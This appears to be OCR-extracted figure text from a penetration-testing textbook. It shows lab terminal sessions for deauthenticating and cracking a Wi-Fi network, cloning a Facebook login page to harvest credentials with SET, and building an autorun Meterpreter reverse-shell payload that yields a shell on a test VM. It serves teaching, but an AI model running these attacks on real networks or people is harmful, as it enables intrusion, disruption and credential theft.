
```
kali@kali:~$ sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```


```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```


```
CH 10 ][ Elapsed: 12 s ][ 2021-10-04 19:55

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

92:83:C4:0C:5B:88  -31       22      115   15   8  270   WPA3 CCMP   SAE  WPA3_Corp_Wi-Fi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

92:83:C4:0C:5B:88  D8:50:E6:2F:F9:28  -27   24e-24e   136      136
```

```
kali@kali:~$ sudo aireplay-ng -0 100 -a 92:83:C4:0C:5B:88 wlan0mon
20:06:06  Waiting for beacon frame (BSSID: 92:83:C4:0C:5B:88) on channel 8
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
20:06:06  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
20:06:06  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
20:06:07  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
20:06:07  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
20:06:08  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
```


```
CH  8 ][ Elapsed: 24 s ][ 2021-10-04 20:06 ][ WPA handshake: 92:83:C4:0C:5B:88

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

92:83:C4:0C:5B:88  -28   0      226       50    0   8  270   WPA3 CCMP   SAE  WPA3_Corp_Wi-Fi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

92:83:C4:0C:5B:88  D8:50:E6:2F:F9:2B  -26   24e- 6   1361      155  EAPOL  WPA3_Corp_Wi-Fi
```



Aircrack-ng 1.6
[00:00:08] 36565/14344393 keys tested (4570.19 k/s)
Time left: 52 minutes, 10 seconds 0.25%
KEY FOUND! [Password123]
Master Key : 11 F1 D1 18 4B 32 4F C7 2F 52 A3 3F 84 A8 E3 8A
FC 16 28 C3 E6 5A 9B D9 73 09 46 2A 6C 43 F9 F0
Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC : F6 EB 8C 82 8C D0 41 F2 F9 56 1E BF B5 4A 88 60



Google
netgear wireless access point vulnerability
All
Images
Videos
News
More
Tools
About 385,000 results (0.61 seconds)
https://kb.netgear.com › Security-Advisory-for-Multipl...
Security Advisory for Multiple Vulnerabilities on Some Routers ...
NETGEAR is aware of multiple security vulnerabilities affecting the ... In the Nighthawk app is a much more secure method to access your WiFi router.
https://kb.netgear.com › Security-Advisory-for-WPA-2...
Security Advisory for WPA-2 Vulnerabilities, PSV-2017-2826 ...
NETGEAR is aware of WPA-2 security vulnerabilities (known as KRACK ... For controller-managed access points, update your wireless controller's firmware.
https://kb.netgear.com › Security-Advisory-for-Fragme...
Security Advisory for Fragment and Forge vulnerabilities on ...
WiFi Access Points. Nighthawk WiFi Mesh Systems. Orbi WiFi Systems. Orbi Pro WiFi Systems. AirCard. NETGEAR is developing and testing additional firmware ...


*GtUS6U7pF9$5wP2
Customize your password
Password Length
16
Easy to say
Easy to read
All characters
Uppercase
Lowercase
Numbers
Symbols

Chapter 14: Performing Client-Side Attacks – Social Engineering









```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.16.17.35]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/login/

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```



```
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=240
PARAM: lgndim=eyJ3IjoxOTIwLCJoIjoxMDgwLCJhdyI6MTkyMCwiYWgiOjEwNTAsImMiOjI0fQ==
PARAM: lgnrnd=074534_mSqN
PARAM: lgnjs=1632754029
POSSIBLE USERNAME FIELD FOUND: email=fakemail@fakedomain.com
POSSIBLE PASSWORD FIELD FOUND: pass=fakepassword1
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAKKKfqKAA/fVVVAKAAKfAKAAAAAVAAVAAAAAAAc/UIAACAAASBAD
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

User Credentials



```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set> 3
```


```
Pick the attack vector you wish to use: fileformat bugs or a straight executable.

  1) File-Format Exploits
  2) Standard Metasploit Executable

 99) Return to Main Menu

set:infectious>2
```

```
  1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
  2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
  3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
  4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
  5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
  6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via multiple ports
  7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
  8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterpreter
  9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>2
set:payloads> IP address for the payload listener (LHOST):172.30.1.30
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]:
```

```
[*] Started reverse TCP handler on 172.30.1.30:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 172.30.1.21
[*] Meterpreter session 1 opened (172.30.1.30:4444 → 172.30.1.21:49816) at 2021-09-27 11:32:14 -0400
```



```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 4304 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator\Desktop>whoami
whoami
vagrant-2008r2\administrator
```


Chapter 15: Understanding Website Application Security






```
1 GET / HTTP/1.1
2 Host: localhost:3000
